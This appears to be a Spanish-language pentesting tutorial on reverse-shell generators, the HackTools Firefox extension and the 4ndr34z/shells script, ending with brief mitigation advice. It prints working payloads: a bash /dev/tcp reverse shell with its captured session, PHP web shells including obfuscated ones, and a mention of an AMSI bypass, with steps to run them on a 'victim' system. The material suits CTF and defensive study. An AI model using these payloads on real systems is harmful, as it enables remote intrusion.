
Elemento	Valor
Tipo de herramienta	Extensión para Firefox dedicada a pruebas de seguridad web
¿Qué incluye?	Payloads, codificadores, hashes, exploits y más
Modo de uso	Popup o acceso desde DevTools (F12)
Ventaja principal	Centraliza herramientas frecuentes en pentesting en un solo lugar
Gran utilidad en CTF	Muy alta – agiliza y facilita pruebas sobre objetivos web

HackTools es una extensión de navegador todo en uno diseñada para los pentesters web de Red Team. Agiliza las pruebas de penetración de aplicaciones web al proporcionar hojas de trucos y una variedad de herramientas esenciales, incluidas cargas útiles XSS, shells inversos y más. Esta extensión elimina la necesidad de buscar cargas útiles en diferentes sitios web o en su almacenamiento local, ofreciendo acceso con un solo clic a la mayoría de las herramientas.

Descargue la extensión Hacktool desde el siguiente enlace:  
<https://addons.mozilla.org/en-US/firefox/addon/hacktools/>



Una vez descargada la extensión, accede a ella a través de la opción de pantalla completa. Desde la barra lateral, vaya a la opción Reverse Shell y le proporcione Local hot y Local Port junto con el tipo de shell que desea crear como se muestra en la imagen a continuación. Una vez que haga esto, creará varios shells inversos para que los use como se muestra en la imagen a continuación:



A través de Hacktool, también puedes crear PHP Reverse shell haciendo clic en la segunda opción de la barra lateral y dar tu host local y puerto local. Ahora la extensión creará varios shells inversos de PHP. Simplemente puede descargarlo y ejecutarlo en el sistema de la víctima y tener un shell inverso.

The screenshot shows the 'Extension (Hack-Tools)' interface in a browser. On the left, there's a sidebar with various icons. The main area displays three sections:

- PHP Reverse Shell**: Shows fields for IP (192.168.1.17) and Port (1234), both highlighted with red boxes. Below is a note about Pentestmonkey's reverse shell. Buttons for 'View the source code', 'Download' (highlighted with a blue box), and 'Copy' are present.
- Basic RCE**: Shows a code snippet: <?php system(\$\_GET["cmd"]); ?>. Buttons for 'Download' (highlighted with a blue box) and 'Copy' are present.
- Web Shell**: Shows a note about p0wny's basic single-file PHP shell. Buttons for 'Watch the preview', 'Download' (highlighted with a blue box), and 'Copy' are present.
- Obfuscated PHP Web Shell**: Shows two code snippets: <?= `\$\_GET[0]` ?> and <?= `\$\_POST[0]` ?>. Both are highlighted with red boxes. Below each is a usage note and 'Download' and 'Copy' buttons.



## Shellz

### ¿Qué es 4ndr34z/shells?

4ndr34z/shells es un script especializado para generar reverse shells (revshells) de forma rápida y sencilla, especialmente útil cuando necesitas payloads de PowerShell o Python ya formateados correctamente. ([GitHub](#))

### Funcionalidades destacadas

- **PowerShell reverse shells**
  - Incluye variantes TCP, UDP y SSL.
  - Compatible con PowerShell y PowerShell Core.
  - Incluye bypass parcial o completo de AMSI (Anti-Malware Scan Interface).
  - Integraciones avanzadas como carga reflexiva de *Sharpcat*.
  - Facilidades para transferir archivos usando *Updog*.
- **Python reverse shells**
  - Permite generar payloads que aprovechan Python embebido.
  - Ideal para entornos donde PowerShell no está disponible.
- **Integración con ngrok**
  - Permite generar payloads que utilicen direcciones públicas de *ngrok*, integrando inicio/parada desde el mismo script.
- **Soporte para Updog**
  - Permite iniciar y detener servidores Updog desde el script y facilita subir o bajar archivos mediante HTTP desde el payload generado.

### Instalación y uso

```
git clone https://github.com/4ndr34s/shells  
cd shells  
../install.sh
```

También está disponible en repositorios como **BlackArch**:

```
pacman -S shellz  
`` :contentReference[oaicite:5]{index=5}
```

## Dependencias

Requeridas:

- `netcat`
- `rlwrap`
- `jq`
- `baseenc` (parte de coreutils)

Opcionales (aceleradores de funcionalidad):

- `updog`
- `ngrok`
- `xclip` :contentReference[oaicite:6]{index=6}

## Beneficios en CTF y Pentesting

Beneficio	Descripción
Rapidez	Genera rápidamente reverse shells configuradas y funcionales.
Versatilidad	Compatible con múltiples entornos (Windows, Linux, sin Python).
Automatización	Incluye payloads avanzados como AMSI bypass, Updog y ngrok integrados.
Práctico en el campo	Muy utilizado en situaciones como CTFs donde el tiempo es crítico.

## En resumen

El repositorio `4ndr34z/shells` es una herramienta ligera pero muy potente para generar rápidamente payloads de reverse shell en múltiples entornos. Su integración con servicios como `ngrok` y `Updog`, y su soporte para entornos complejos lo vuelven una pieza valiosa en cualquier toolkit de CTF o pentesting.

Para descargar e instalar Shellz, use el siguiente conjunto de comandos como se muestra en la imagen a continuación:

```
1. git clone https://github.com/4ndr34s/shells  
2. cd shells  
3. ./install.sh
```

```
(root㉿kali)-[~]  
# git clone https://github.com/4ndr34z/shells ←  
Cloning into 'shells' ...  
remote: Enumerating objects: 734, done.  
remote: Counting objects: 100% (28/28), done.  
remote: Compressing objects: 100% (20/20), done.  
remote: Total 734 (delta 17), reused 19 (delta 8), pack-reused 706  
Receiving objects: 100% (734/734), 30.86 MiB | 6.59 MiB/s, done.  
Resolving deltas: 100% (391/391), done.  
  
(root㉿kali)-[~]  
# cd shells ←  
  
(root㉿kali)-[~/shells]  
# ls -al  
total 1744  
drwxr-xr-x  4 root root    4096 Oct 25  05:40 .  
drwx----- 20 root root    4096 Oct 25  05:40 ..  
drwxr-xr-x  8 root root    4096 Oct 25  05:40 .git  
-rwxr-xr-x  1 root root     485 Oct 25  05:40 install.sh ←  
-rw-r--r--  1 root root   1072 Oct 25  05:40 LICENSE  
-rw-r--r--  1 root root   7800 Oct 25  05:40 README.md  
drwxr-xr-x  2 root root    4096 Oct 25  05:40 screenshots  
-rwxr-xr-x  1 root root 1752695 Oct 25  05:40 shells.sh  
  
(root㉿kali)-[~/shells]  
# ./install.sh ┌←
```

Una vez que la herramienta esté en funcionamiento, le preguntará sobre el tipo de shell inverso que desea crear. Como queríamos crear un shell bash, elegimos la opción 3 como se muestra en la imagen a continuación:



By 4ndr34z

v.1.6.8

- Updog is not running

**MAIN MENU**

- 1) Powershell
- 2) Netcat
- 3) Bash
- 4) Python
- 5) Ruby
- 6) Perl
- 7) Telnet
- 8) Zsh
- 9) PHP
- 10) Awk
- 11) OpenSSL
- 12) Golang
- 13) Files
- 14) Webshells
- 15) node.js
- u) Start/Stop Updog
- 0) Exit

Choose an option: 3 ←

Después de elegir el tipo de shell que desea crear, le pedirá IP local y puerto local.

Ahora elija el tipo de su IP como se muestra en la imagen a continuación:

Después de esto, le preguntará si desea codificar su shell. Elija la opción que desee, ya que no queríamos codificar nuestro shell, elegimos la **opción 1** tal como se muestra en la imagen a continuación:

v.1.6.8

- Updog is not running

Bash

- 1) No encoding TCP ←
- 2) Base64 encoded TCP
- 3) Base64 encoded TCP URL-safe
- 4) URL encoded TCP
- 5) Double URL encoded TCP
- 6) No encoding UDP
- 7) Base64 encoded UDP
- 8) Base64 encoded UDP URL-safe
- 9) URL encoded UDP
- 10) Double URL encoded UDP
- m) Go Back to Main Menu
- 0) Exit

Choose an option: 1 ←

Y finalmente, le dará el comando de shell inverso que puede ejecutar en el sistema de su víctima. Luego le preguntará el tipo de oyente que desea crear. Aquí, elegimos netcat listener escribiendo el **número 1** como se muestra en la imagen a continuación:



By 4ndr34z

v.1.6.8

- Updog is not running

The following has been copied to your clipboard:

```
sh -i >& /dev/tcp/192.168.1.17/443 0>&1
```

The payload is 39 characters

**Listener**

1) rlwrap nc tcp ←  
2) nc tcp  
3) OpenSSL  
4) MSF Multi/Handler  
m) Go Back to Main Menu  
0) Exit  
Choose an option [1]: 1 ←  
Do you wish to listen in a new terminal window [Y/n]  
n  
listening on [any] 443 ...  
█

Después de esto, puede decirle a la herramienta dónde desea su sesión, que puede ser la misma ventana o una nueva ventana de terminal como lo hemos hecho. ¡Voilá! Tendrá su sesión como se muestra en la imagen a continuación:



```
v.1.6.8

● Updog is not running

The following has been copied to your clipboard:
sh -i >& /dev/tcp/192.168.1.17/443 0>&1

The payload is 39 characters

Listener
1) rlwrap nc tcp ←
2) nc tcp
3) OpenSSL
4) MSF Multi/Handler
m) Go Back to Main Menu
0) Exit
Choose an option [1]: 1 ←
Do you wish to listen in a new terminal window [Y/n] ←
n
listening on [any] 443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.23] 48968
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),
```

Hasta donde sabemos, estos fueron los cuatro mejores métodos más fáciles para crear shells inversos. Si intenta buscar en Google el generador de shell inverso, arroja múltiples resultados que también puede usar.

A screenshot of a Google search results page. The URL in the address bar is <https://www.google.com/search?client=firefox-b-e&q=revshell+generator#ip=1>. The search query "revshell generator" is entered in the search bar. The results page shows three main entries:

- Reverse Shell Generator**  
https://revshells.com  
Online Reverse Shell **generator** with Local Storage functionality, URI & Base64 Encoding, MSFVenom **Generator**, and Raw Mode. Great for CTFs.
- Reverse Shell Generator**  
GitHub Pages  
https://weibell.github.io › reverse-shell-generator  
Reverse Shell **Generator**. Step 1: Configuration. IP. Port. +1. First 1024 ports generally require root privileges! Advanced. Step 2: Listener. \$ nc -lvp 4242.
- Reverse Shells Generator**  
GitHub  
https://tex2e.github.io › reverse-shell-generator  
Reverse Shells **Generator** · 1. Listen. @Kali (netcat). nc -lvp 4444. Copy · 2. Connect back. Bash. bash -i >& /dev/tcp/10.0.0.1/4444 0>&1. Copy. Bash. 0<&196; ...

Tal como se muestra en la imagen de arriba, puede elegir y probar cualquier método o sitio web que desee.

## Mitigación

Para defenderse de los shells inversos, es esencial implementar medidas de seguridad sólidas, incluidos firewalls, sistemas de detección de intrusos y actualizaciones periódicas de software. Los profesionales de seguridad deben monitorear el tráfico de red en busca de actividades sospechosas y seguir las mejores prácticas para una administración segura del sistema.

## ¿Cómo protegerse?

- **Restringir conexiones salientes (whitelisting de IPs/puertos).**
- **Detectar patrones de tráfico sospechoso saliente.**
- **Monitorear procesos ejecutados y uso anómalo de shells.**
- **Bloquear herramientas como Netcat o PowerShell si no son necesarias.**
- **Aplicar el principio de mínimo privilegio.**